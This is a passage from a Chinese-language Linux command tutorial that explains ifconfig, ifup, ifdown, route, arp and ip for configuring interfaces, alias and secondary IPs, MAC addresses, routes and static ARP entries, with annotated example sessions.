                    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
....
```

[root@oldboy ~]# ifconfig eth0 192.168.120.56 #<== 直接在需要配置的网卡后面接上 IP 地址。

现在你的客户端已经掉线了，下面的结果需要到虚拟机窗口中进行查看了。

```
[root@oldboy ~]# ifconfig eth0    #<== 查看 eth0 网卡的 IP 地址信息变为 192.168.120.56。
eth0      Link encap:Ethernet HWaddr 00:0C:29:13:10:CF
          inet addr:192.168.120.56 Bcast:192.168.120.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe13:10cf/64 Scope:Link
                    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
....
```

提示：工作中不能这样修改 IP 地址，否则有可能会连接不上服务器。

范例 10-5：为网卡配置别名 IP 的例子。

配置别名 IP 实际上就是为一个网卡配置多个 IP 地址。

```
[root@oldboy ~]# ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:0C:29:13:10:CF
          inet addr:10.0.0.12 Bcast:10.0.0.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe13:10cf/64 Scope:Link
                    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
....
```

#<== 网卡的别名格式为 eth0:0, eth0:1, eth0:2 ...

[root@oldboy ~]# ifconfig eth0:0 10.0.0.8 netmask 255.255.255.0 up
#<== 语法格式： 别名 IP 地址 子网掩码 激活网卡

```
[root@oldboy ~]# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0C:29:13:10:CF
          inet addr:10.0.0.12 Bcast:10.0.0.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe13:10cf/64 Scope:Link
                    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
....
```

```
eth0:0    Link encap:Ethernet HWaddr 00:0C:29:13:10:CF
          inet addr:10.0.0.8 Bcast:10.0.0.255 Mask:255.255.255.0
```

```

        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
lo      Link encap:Local Loopback
.....
[root@oldboy ~]# ifconfig eth0:1 10.0.0.9/24 up #<=添加第二个IP别名，10.0.0.9/24
这种写法和10.0.0.9 netmask 255.255.255.0的效果一样，24是子网掩码255.255.255.0
的另一种表现形式。
[root@oldboy ~]# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0C:29:13:10:CF
          inet addr:10.0.0.12 Bcast:10.0.0.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe13:10cf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
.....
eth0:0    Link encap:Ethernet HWaddr 00:0C:29:13:10:CF
          inet addr:10.0.0.8 Bcast:10.0.0.255 Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
eth0:1    Link encap:Ethernet HWaddr 00:0C:29:13:10:CF
          inet addr:10.0.0.9 Bcast:10.0.0.255 Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
lo      Link encap:Local Loopback
.....

```

范例 10-6：修改网卡 MAC 地址的例子。

```

[root@oldboy ~]# ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:0C:29:13:10:CF #<=网卡的MAC地址。
          inet addr:10.0.0.12 Bcast:10.0.0.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe13:10cf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
.....
[root@oldboy ~]# ifconfig eth0 hw ether 00:AA:BB:CC:DD:EE
#<=修改MAC地址的关键词hw(设置MAC地址)ether(网络设备类型)。
[root@oldboy ~]# ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:AA:BB:CC:DD:EE
          #<=修改后的网卡MAC地址。
          inet addr:10.0.0.12 Bcast:10.0.0.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe13:10cf/64 Scope:Link
.....

```

在网卡重启或机器重启之后，用 ifconfig 命令配置的网卡信息就不存在了。要想将上述配置信息永远地存储在服务器里，需要修改网卡的配置文件，如表 10-2 所示。

表 10-2 网卡、网卡标识及其对应的物理配置文件

网卡类型	网卡标识	对应的配置地址路径
第一个物理网卡	eth0	/etc/sysconfig/network-scripts/ifcfg-eth0
第二个物理网卡	eth1	/etc/sysconfig/network-scripts/ifcfg-eth1
第一个物理网卡上的别名 IP	eth0:0	/etc/sysconfig/network-scripts/ifcfg-eth0:0 (别名 IP 也可以配置物理文件)

10.2 ifup：激活网络接口

10.2.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

ifup 命令用于激活指定的网络接口。ifup 命令其实是一个 Shell 脚本，有 Shell 基础的读者可以使用 which 命令来找到这个脚本并读一读。ifup 命令可读取配置文件 /etc/sysconfig/network 和 /etc/sysconfig/network-scripts/ifcfg-<configuration> 对网络接口进行相应的操作。

【语法格式】

```
ifup [iface]
ifup [网络接口]
```

说明：

在 ifup 命令及后面的网络接口里，每个元素之间都至少要有一个空格。

10.2.2 使用范例

范例 10-7：激活网络接口。

注意：要操作此例子，最好进入到虚拟机界面里进行，否则，SSH 客户端可能会中断。

```
[root@oldboy ~]# ifup eth0    #<== 激活网络接口 eth0，因为 eth0 已经开始运行，所以提示如下。
RTNETLINK answers: File exists
[root@oldboy ~]# ifup eth1    #<== 激活网络接口 eth1，正常情况下是没有输出的。
[root@oldboy ~]# ifup eth2    #<== 激活网络接口 eth2，报错，找不到 eth2 的配置文件。
/sbin/ifup: configuration for eth2 not found.
Usage: ifup <device name>
[root@oldboy ~]# ifconfig eth1  #<== eth1 网卡已激活
eth1      Link encap:Ethernet  HWaddr 00:0C:29:13:10:D9
          inet addr:172.16.1.12  Bcast:172.16.1.255  Mask:255.255.255.0
          ....
```

10.3 ifdown：禁用网络接口

10.3.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

ifdown 命令用于禁用指定的网络接口。和 ifup 命令相同，ifdown 命令也是一个 Shell 脚本，有 Shell 基础的读者可以使用 which 命令来找到这个脚本并读一读。ifdown 命令读取配置文件 /etc/sysconfig/network 和 /etc/sysconfig/network-scripts/ifcfg-<configuration> 对网络接口进行相应的操作。

【语法格式】

```
ifdown [iface]
ifdown [网络接口]
```



说明：

在 ifdown 命令及后面的网络接口里，每个元素之间都至少要有一个空格。

10.3.2 使用范例

范例 10-8：禁用指定的网络接口。

```
[root@oldboy ~]# ifdown eth1      #<== 关闭 eth1 网卡。
[root@oldboy ~]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:13:10:CF
          inet  addr:10.0.0.12  Bcast:10.0.0.255  Mask:255.255.255.0
...
lo       Link encap:Local Loopback
...
#<== 提示：eth1 网卡信息已消失。
```

10.4 route：显示或管理路由表

10.4.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

route 命令可以显示或管理 Linux 系统的路由表，route 命令设置的路由主要是静态路由。

【路由的概念】

计算机与计算机之间的数据传输必须得经由网络，而网络可以通过直接连接两台计算机的方式或者是以一个或一个以上的节点来构成。

数据传输首先会通过源主机传送到一个网络节点，然后这个网络节点会根据“约定”将数据传送到另一个网络节点，另一个网络节点再将数据传输到下一个节点，依此类推，

最终把数据传输到目标主机。

这就是数据传送的一个完整过程，而每个网络节点就是一个路由，“约定”就是路由规则，数据传输就是根据路由规则依次传输下去的。

【路由的分类】

路由分为静态路由和动态路由。

Linux 上配置的路由都属于静态路由。静态路由规则是系统管理员使用 route 命令加入的，也就是通过手动输入的方式来加入的路由规则。

动态路由就是无需手动输入路由的规则，其路由规则是本机与不同的机器彼此经过路由程序（Routing daemon）相互交换路由规则而来的。

【语法格式】

```
route [option]
route [选项]
```

 说明：

在 route 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 10-3 针对该命令的参数选项进行了说明。

表 10-3 route 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-n	直接使用 IP 地址，不进行 DNS 解析主机名 *
-ee	显示更详细的路由信息
add	添加路由信息 *
del	删除路由信息 *
target	指定目标网络或主机。可以用 IP 地址或主机 / 网络名
-net	到一个网络的路由，后面接的是一个网络号地址 *
-host	到一个主机的路由，后面接的是一个主机地址 *
netmask NM	为添加的路由指定网络掩码 *
gw GW	为发往目标网络 / 主机的任何分组指定网关 *
dev If	指定由哪个网络设备出去，后面接网络设备名，如 eth0 等 *

10.4.2 使用范例

范例 10-9：查看当前系统路由表信息。

```
[root@oldboy ~]# route #<= 默认情况下，route 命令会将 IP 地址进行 DNS 解析生成主机名。
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
10.0.0.0         *              255.255.255.0   U      0      0      0 eth0
link-local       *              255.255.0.0    U      1002   0      0 eth0
default          bogon         0.0.0.0       UG     0      0      0 eth0
[root@oldboy ~]# route -n #<= 使用 -n 选项不进行 DNS 解析，这样会加快显示速度。
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
10.0.0.0         0.0.0.0        255.255.255.0   U      0      0      0 eth0
169.254.0.0     0.0.0.0        255.255.0.0    U      1002   0      0 eth0
0.0.0.0          10.0.0.2       0.0.0.0       UG     0      0      0 eth0
```

命令结果说明具体如下。

- Destination：表示网络号，也就是 network 的意思。
- Gateway：连出网关地址，也就是说该网络是通过该 IP 连接出去的，如果显示 0.0.0.0，则表示该路由是直接由本机传送出去的。如果有 IP 显示，则表示本条路由必须经过该 IP 的转接才能连接出去。
- Genmask：表示子网掩码地址，也就是 netmask。Destination 和 Genmask 将组合成一个完整的网络。
- Flags：路由标记信息，通常会有下面几种不同的标记。
 - U (route is up)：表示此路由当前为启动状态。
 - H (target is a host)：目标路由是一个主机 (IP) 而非网络。
 - R (reinstate route for dynamic routing)：使用动态路由时，恢复路由信息标识。
 - G (use gateway)：表示需要通过外部的主机 (gateway) 来转接传递数据。
 - M (modified from routing daemon or redirect)：表示路由已经被修改了。
 - D (dynamically installed by daemon or redirect)：已经由服务设定为动态路由。
 - ! (reject route)：这个路由将不会被接受 (用来抵挡不安全的网络)。
- Metric：需要经过几个网络节点 (hops) 才能到达路由的目标网络地址。
- Ref：参考到此路由规则的数目。
- Use：有几个转送数据包参考到了此路由规则。
- Iface：路由对应的网络设备接口。

命令输出结果的第一行 (10.0.0.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0) 表示主机所在的网段为 10.0.0.0，若数据传送目标是在同一网段，则可直接通过 eth0 转发数据包。

命令输出结果的第三行 (0.0.0.0 10.0.0.2 0.0.0.0 UG 0 0 0 eth0) 是系统的默认网关信息，表示去任何地方 (0.0.0.0) 都发给 10.0.0.2，因为是默认网关，所以放在了最

后一条。路由也是有顺序的，如果不符合任何一条规则就交给默认网关来处理。

范例 10-10：删除和添加默认网关。

默认网关就是数据包不匹配任何设定的路由规则最后流经的地址关口！网关按字面意思就是网络的关口，相当于我们家里房子的门一样，如果外出就要经过房门，数据包也是一样。下面来看一下删除和添加默认网关的方法：

```
[root@oldboy ~]# route -n
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
10.0.0.0        0.0.0.0        255.255.255.0 U      0      0        0 eth0
169.254.0.0     0.0.0.0        255.255.0.0   U      1002   0        0 eth0
0.0.0.0         10.0.0.2       0.0.0.0       UG     0      0        0 eth0
[root@oldboy ~]# route del default #<== 删除网关方法 1。
[root@oldboy ~]# route -n
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
10.0.0.0        0.0.0.0        255.255.255.0 U      0      0        0 eth0
169.254.0.0     0.0.0.0        255.255.0.0   U      1002   0        0 eth0
#<== 第 3 行的网关已经删除。
[root@oldboy ~]# route add default  #<== 直接这样添加是不行的，因为系统不知道你的网关是多少。
SIOCADDRT: No such device
[root@oldboy ~]# route add default gw 10.0.0.2 #<== 添加网关方法 1，需要指明网关
                                                地址 10.0.0.2或其他正确的地址。
[root@oldboy ~]# route -n
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
10.0.0.0        0.0.0.0        255.255.255.0 U      0      0        0 eth0
169.254.0.0     0.0.0.0        255.255.0.0   U      1002   0        0 eth0
0.0.0.0         10.0.0.2       0.0.0.0       UG     0      0        0 eth0
#<== 第 3 行网关已添加。
[root@oldboy ~]# route del default gw 10.0.0.2 #<== 删除网关方法 2。
[root@oldboy ~]# route -n
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
10.0.0.0        0.0.0.0        255.255.255.0 U      0      0        0 eth0
169.254.0.0     0.0.0.0        255.255.0.0   U      1002   0        0 eth0
[root@oldboy ~]# route add default gw 10.0.0.2 dev eth0
#<== 添加网关方法 2，使用 dev 指明网络设备，适用于有多块网络设备的主机。
[root@oldboy ~]# route -n
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
10.0.0.0        0.0.0.0        255.255.255.0 U      0      0        0 eth0
169.254.0.0     0.0.0.0        255.255.0.0   U      1002   0        0 eth0
0.0.0.0         10.0.0.2       0.0.0.0       UG     0      0        0 eth0
#<== 特别强调：实际上 route add default gw 10.0.0.2 就相当于 route add -net 0.0.0.0
      netmask 0.0.0.0
      gw 10.0.0.2
```

范例 10-11：配置网络路由（去往某一网络或网段的路由）。

一般多网段之间互相通信，会希望建立一条优先路由，而不是通过默认网关，这时就可以配置网络路由。还是拿房子作比喻，你现在不是要出门，而是要去卧室或卫生间，去卧室就要经过卧室的门，去卫生间就要经过卫生间的门，这里的卧室和卫生间的门就可以认为是去往某一网段的路由，而不是默认路由（即房子的大门）。

在实际工作中也会有类似的需求，即两个不同的内部网络之间互相访问，而不是出网访问。




图 10-1 添加一条到 192.168.1.0/24 的网络路由

在图 10-1 中，有两个网段 10.0.0.0/24 和 192.168.1.0/24，现在想要实现 10 网段的机器访问 192 网段的机器，其中有一台机器有两块网卡，eth0 的 IP 地址为 192.168.1.254，eth1 的 IP 地址为 10.0.0.254。那么配置网络路由会有以下几种方法。

方法一：

```
route add -net 192.168.1.0/24 gw 10.0.0.254
#<==192.168.1.0/24等效于192.168.1.0 netmask 255.255.255.0
```

方法二：

```
route add -net 192.168.1.0 netmask 255.255.255.0 dev eth1 #<== 指定设备而不是地址。
```

```
route add -net 192.168.1.0/24 dev eth1
```

在想要访问192网段的每台10网段的机器上执行上面的命令，那么就只是执行该命令的主机能够访问192网段；但若在10网段的网关10.0.0.2上执行上面的命令，则10网段的机器都能访问192网段。

扩展知识：删除网络路由。

```
route del -net 192.168.1.0/24 dev eth1
```

以上配置在重启网络时都会失效，如果希望永久生效，则有如下几种方法。

方法一：

```
vi /etc/sysconfig/network-scripts/route-eth1 #<== 默认不存在此文件。
```

加入如下内容：

```
192.168.1.0/24 via 10.0.0.254
```

提示：写到配置里，重启网络服务和重启系统都会生效！

方法二：

```
vi /etc/sysconfig/static-routes #<== 默认不存在此文件。
```

加入如下内容：

```
any net 192.168.1.0/24 gw 10.0.0.254
```

提示：写到配置里，重启网络服务和重启系统都会生效！

方法三：

```
vi /etc/rc.local
```

加入如下内容：

```
route add -net 192.168.1.0/24 gw 10.0.0.254
```

提示：方法一推荐在生产环境下使用，方法三写到/etc/rc.local里只在开机时加载，在手工重启网络后会失效，但是重启系统后会生效！

如果是配置默认路由网关，则可以写在网卡配置里，代码如下：

```
[root@oldboy ~]# grep GATEWAY /etc/sysconfig/network-scripts/ifcfg-eth0
GATEWAY=10.0.0.254
```

范例 10-12：配置和删除主机路由（就是去往某个主机地址的路由）。

```
route add -host 192.168.2.13 dev eth2
```

```
route add -host 202.81.11.91 dev lo
```

例如：keepalived 或 heartbeat 高可用服务器对之间使用单独的网卡接心跳线通信时，就会用到以上的主机路由。

删除主机路由的方法如下：

```
route del -host 192.168.2.13 dev eth2
```

10.5 arp：管理系统的 arp 缓存

10.5.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

arp 命令用于操作本机的 arp 缓存区，它可以显示 arp 缓存区中的所有条目、删除指定的条目或者添加静态的 IP 地址与 MAC 地址的对应关系。

什么是 arp？即地址解析协议（ARP，Address Resolution Protocol），其主要功能是根据 IP 地址获取物理地址（MAC 地址）。

【语法格式】

```
arp [option]
arp [选项]
```

说明：

在 arp 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 10-4 针对该命令的参数选项进行了说明。

表 10-4 arp 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-n	显示数字 IP 地址 *
-s <主机> <MAC 地址>	设置指定主机的 IP 地址与 MAC 地址的静态映射 *
-d <主机>	从 arp 缓存区中删除指定主机的 arp 条目 *
-i <接口>	指定网络接口
-v	显示详细的 arp 缓存区条目，包括缓冲区条目的统计信息

10.5.2 使用范例

范例 10-13：显示 arp 缓存区的所有条目。

```
[root@oldboy ~]# arp      #<== 显示 arp 缓存区的所有条目。
Address          HWtype  HWaddress          Flags Mask      Iface
bogon           ether    00:50:56:c0:00:08  C          eth0
bogon           ether    00:50:56:fc:5b:93  C          eth0
[root@oldboy ~]# arp -n  #<== 使用 -n 选项以数字的形式显示 arp 缓存区的所有条目。
Address          HWtype  HWaddress          Flags Mask      Iface
10.0.0.1         ether    00:50:56:c0:00:08  C          eth0
10.0.0.2         ether    00:50:56:fc:5b:93  C          eth0
```

命令说明具体如下。

- Address：主机地址。
- Hwtype：硬件类型。
- Hwaddress：硬件地址。
- Flags Mask：记录标志，“C”表示 arp 高速缓存中的条目，“M”表示静态的 arp 条目。
- Iface：网络接口。

范例 10-14：查询指定主机的 arp 条目。

```
[root@oldboy ~]# arp -n 10.0.0.1  #<== 指定查询 10.0.0.1 的 arp 信息。
Address          HWtype  HWaddress          Flags Mask      Iface
10.0.0.1         ether    00:50:56:c0:00:08  C          eth0
```

范例 10-15：静态绑定 IP 地址与 MAC 地址。

```
[root@oldboy ~]# arp -s 10.0.0.100 00:0c:29:c0:5a:ef  #<== 绑定 IP 地址和 MAC 地址。
[root@oldboy ~]# arp -n
Address          HWtype  HWaddress          Flags Mask      Iface
10.0.0.100       ether    00:0c:29:c0:5a:ef  CM        eth0
10.0.0.1         ether    00:50:56:c0:00:08  C          eth0
10.0.0.2         ether    00:50:56:fc:5b:93  C          eth0
[root@oldboy ~]# arp -d 10.0.0.100  #<== 删除静态 ARP 绑定。
[root@oldboy ~]# arp -n
Address          HWtype  HWaddress          Flags Mask      Iface
10.0.0.100       ether    (incomplete)          C          eth0
10.0.0.1         ether    00:50:56:c0:00:08  C          eth0
10.0.0.2         ether    00:50:56:fc:5b:93  C          eth0
# 提示：当局域网有 arp 病毒时，就可以用上述方法绑定 MAC 地址，以防止中毒。
```

10.6 ip：网络配置工具

10.6.1 命令详解

【命令星级】 ★★★★★

【功能说明】

ip 命令是 iproute 软件包中的一个强大的网络配置工具，用于显示或管理 Linux 系统的路由、网络设备、策略路由和隧道。

【语法格式】

```
ip [option] [object] [command]
ip [选项] [网络对象] [操作命令]
```

● 说明：

在 ip 命令及后面的选项、网络对象和操作命令里，每个元素之间都至少要有一个空格。

【选项说明】

表 10-5 针对该命令的参数选项进行了说明。

表 10-5 ip 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）																				
-s	输出更详细的信息，为了显示更详细的信息，可重复使用此选项																				
-t	显示主机时，不使用 IP 地址，而是使用主机的域名																				
网络对象	<p>指定要管理的网络对象 支持的网络对象如下：</p> <table> <tr> <td>link</td><td>网络设备</td></tr> <tr> <td>address</td><td>设备的协议地址（IP 地址）</td></tr> <tr> <td>addrlabel</td><td>协议地址标签管理</td></tr> <tr> <td>neighbour</td><td>arp 或 ndisc 缓存表</td></tr> <tr> <td>route</td><td>路由表</td></tr> <tr> <td>rule</td><td>策略路由表</td></tr> <tr> <td>maddress</td><td>多播地址</td></tr> <tr> <td>mroute</td><td>多播路由缓存表</td></tr> <tr> <td>tunnel</td><td>IP 隧道</td></tr> <tr> <td>xfrm</td><td>IPsec 协议框架</td></tr> </table> <p>这里有一个有趣的用法，比如 ip address 可以简写为 ip addr 或者最简化 ip a，它们的效果是一样的，其他对象也是如此</p>	link	网络设备	address	设备的协议地址（IP 地址）	addrlabel	协议地址标签管理	neighbour	arp 或 ndisc 缓存表	route	路由表	rule	策略路由表	maddress	多播地址	mroute	多播路由缓存表	tunnel	IP 隧道	xfrm	IPsec 协议框架
link	网络设备																				
address	设备的协议地址（IP 地址）																				
addrlabel	协议地址标签管理																				
neighbour	arp 或 ndisc 缓存表																				
route	路由表																				
rule	策略路由表																				
maddress	多播地址																				
mroute	多播路由缓存表																				
tunnel	IP 隧道																				
xfrm	IPsec 协议框架																				
help	<p>ip help 查看 ip 命令的帮助。 ip [object] help 查看指定的网络对象的帮助</p>																				
操作命令	<p>对指定的网络对象完成的具体操作。通常，每一个具体操作的命令后面又有一组相关的命令选项。</p> <p>不同的操作对象所支持的操作命令也不同。下面按照操作的网络对象给出所支持的常见操作命令。</p>																				

(续)

参数选项	解释说明(带 * 的为重点)
操作命令	<p>link 对象支持的操作命令: set(修改设备属性)、show(显示设备属性); address 对象支持的操作命令: add(添加协议地址)、del(删除协议地址)、flush(清除协议地址)、show(查看协议地址); addrlabel 对象支持的操作命令: add、del、list、flush; neighbour 对象支持的操作命令: add、change、replace、delete、show、flush; route 对象支持的操作命令: add、change、replace、delete、show、flush、get; rule 对象支持的操作命令: add、delete、flush、show; maddress 对象支持的操作命令: show、add、delete; mroute 对象支持的操作命令: show; tunnel 对象支持的操作命令: add、change、delete、prl、show; xfrm 对象支持的操作命令: state、policy、monitor。 说明: 1) show 命令用于显示指定设备的信息,如果后面不接设备名,则会显示所有设备的信息。例如 ip a 和 ip a show 的结果是一样的。 2) 操作命令也可以简写,比如 ip a show 可以简写为 ip a s</p>

10.6.2 使用范例

范例 10-16: 显示网络设备属性。

```
[root@oldboy ~]# ip link show dev eth1 #<== 显示 eth1 网卡属性。
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN qlen 1000
    link/ether 00:0c:29:13:10:d9 brd ff:ff:ff:ff:ff:ff
[root@oldboy ~]# ip -s link show dev eth1 #<== 显示详细属性。
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN qlen 1000
    link/ether 00:0c:29:13:10:d9 brd ff:ff:ff:ff:ff:ff
    RX: bytes   packets   errors   dropped overrun mcast      #<== 显示每个网络设备上
                                                数据包的统计信息。
          0         0         0         0         0         0
    TX: bytes   packets   errors   dropped carrier collsns
          2192       30         0         0         0         0
[root@oldboy ~]# ip -s -s link show dev eth1 #<== 使用两个 -s 显示更详细的属性。
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN qlen 1000
    link/ether 00:0c:29:13:10:d9 brd ff:ff:ff:ff:ff:ff
    RX: bytes   packets   errors   dropped overrun mcast
          0         0         0         0         0         0
    RX errors: length   crc   frame   fifo   missed
          0         0         0         0         0         0
    TX: bytes   packets   errors   dropped carrier collsns
          2192       30         0         0         0         0
    TX errors: aborted   fifo   window heartbeat
          0         0         0         0
```

范例 10-17：关闭和激活网络设备。

```
[root@oldboy ~]# ip link show dev eth1
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN qlen 1000
    link/ether 00:0c:29:13:10:d9 brd ff:ff:ff:ff:ff:ff
[root@oldboy ~]# ip link set eth1 up #<== 激活 eth1 网卡。
[root@oldboy ~]# ip link show dev eth1
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:13:10:d9 brd ff:ff:ff:ff:ff:ff
[root@oldboy ~]# ip link set eth1 down #<== 关闭 eth1 网卡。
[root@oldboy ~]# ip link show dev eth1
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN qlen 1000
    link/ether 00:0c:29:13:10:d9 brd ff:ff:ff:ff:ff:ff
```

范例 10-18：修改网卡 MAC 地址。

```
[root@oldboy ~]# ip link show dev eth1
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN qlen 1000
    link/ether 00:0c:29:13:10:d9 brd ff:ff:ff:ff:ff:ff
[root@oldboy ~]# ip link set eth1 address 0:0c:29:13:10:11 #<== 修改 MAC 地址。
[root@oldboy ~]# ip link show dev eth1
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN qlen 1000
    link/ether 00:0c:29:13:10:11 brd ff:ff:ff:ff:ff:ff
```

范例 10-19：查看网卡信息。

```
[root@oldboy ~]# ip a #<== 效果与 ip address 一样，显示的结果包括激活和未激活的网卡。
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:13:10:cf brd ff:ff:ff:ff:ff:ff
        inet 10.0.0.12/24 brd 10.0.0.255 scope global eth0
            inet6 fe80::20c:29ff:fe13:10cf/64 scope link
                valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN qlen 1000
    link/ether 00:0c:29:13:10:d9 brd ff:ff:ff:ff:ff:ff
```

与 ip link (简写 ip l) 命令的结果对比，可以发现多出了 IP 地址信息。

范例 10-20：添加或删除 IP 地址

```
[root@oldboy ~]# ip a show eth1 #<== 显示 eth1 的 IP 地址，没有配置。
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN qlen 1000
    link/ether 00:0c:29:13:10:11 brd ff:ff:ff:ff:ff:ff
[root@oldboy ~]# ip a add 172.16.1.12/24 dev eth1 #<== 使用 add 选项添加一个 IP 地址
172.16.1.12，子网掩码 255.255.255.0，简写为 172.16.1.12/24，使用 dev 选项指定网络设备为 eth1。
[root@oldboy ~]# ip a show eth1 #<== 显示 eth1 的 IP 地址为 172.16.1.12/24，但是网卡状态还是 DOWN。
```

```

3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN qlen 1000
    link/ether 00:0c:29:13:10:11 brd ff:ff:ff:ff:ff:ff
    inet 172.16.1.12/24 scope global eth1
        [root@oldboy ~]# ip link set eth1 up #<==激活网卡。
        [root@oldboy ~]# ip a show eth1 #<==现在eth1网卡正常运行。
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
    qlen 1000
    link/ether 00:0c:29:13:10:11 brd ff:ff:ff:ff:ff:ff
    inet 172.16.1.12/24 scope global eth1
    inet6 fe80::20c:29ff:fe13:1011/64 scope link
        valid_lft forever preferred_lft forever
[root@oldboy ~]# ip a add 172.16.1.13/24 dev eth1 #<==可以添加多个IP地址，这种称为辅助IP，前面ifconfig命令创建的别名称为IP。现在常用的高可用软件如heartbeat、keepalive都采用了辅助IP。
[root@oldboy ~]# ip a show eth1
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
    qlen 1000
    link/ether 00:0c:29:13:10:11 brd ff:ff:ff:ff:ff:ff
    inet 172.16.1.12/24 scope global eth1
    inet 172.16.1.13/24 scope global secondary eth1
    inet6 fe80::20c:29ff:fe13:1011/64 scope link
        valid_lft forever preferred_lft forever
[root@oldboy ~]# ip a del 172.16.1.12/24 dev eth1 #<==删除主IP，删除ip命令配置的IP地址，直接将前面的添加命令中的add选项改为del即可。
[root@oldboy ~]# ip a show eth1 #<==IP地址全部被删除。
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
    qlen 1000
    link/ether 00:0c:29:13:10:11 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::20c:29ff:fe13:1011/64 scope link
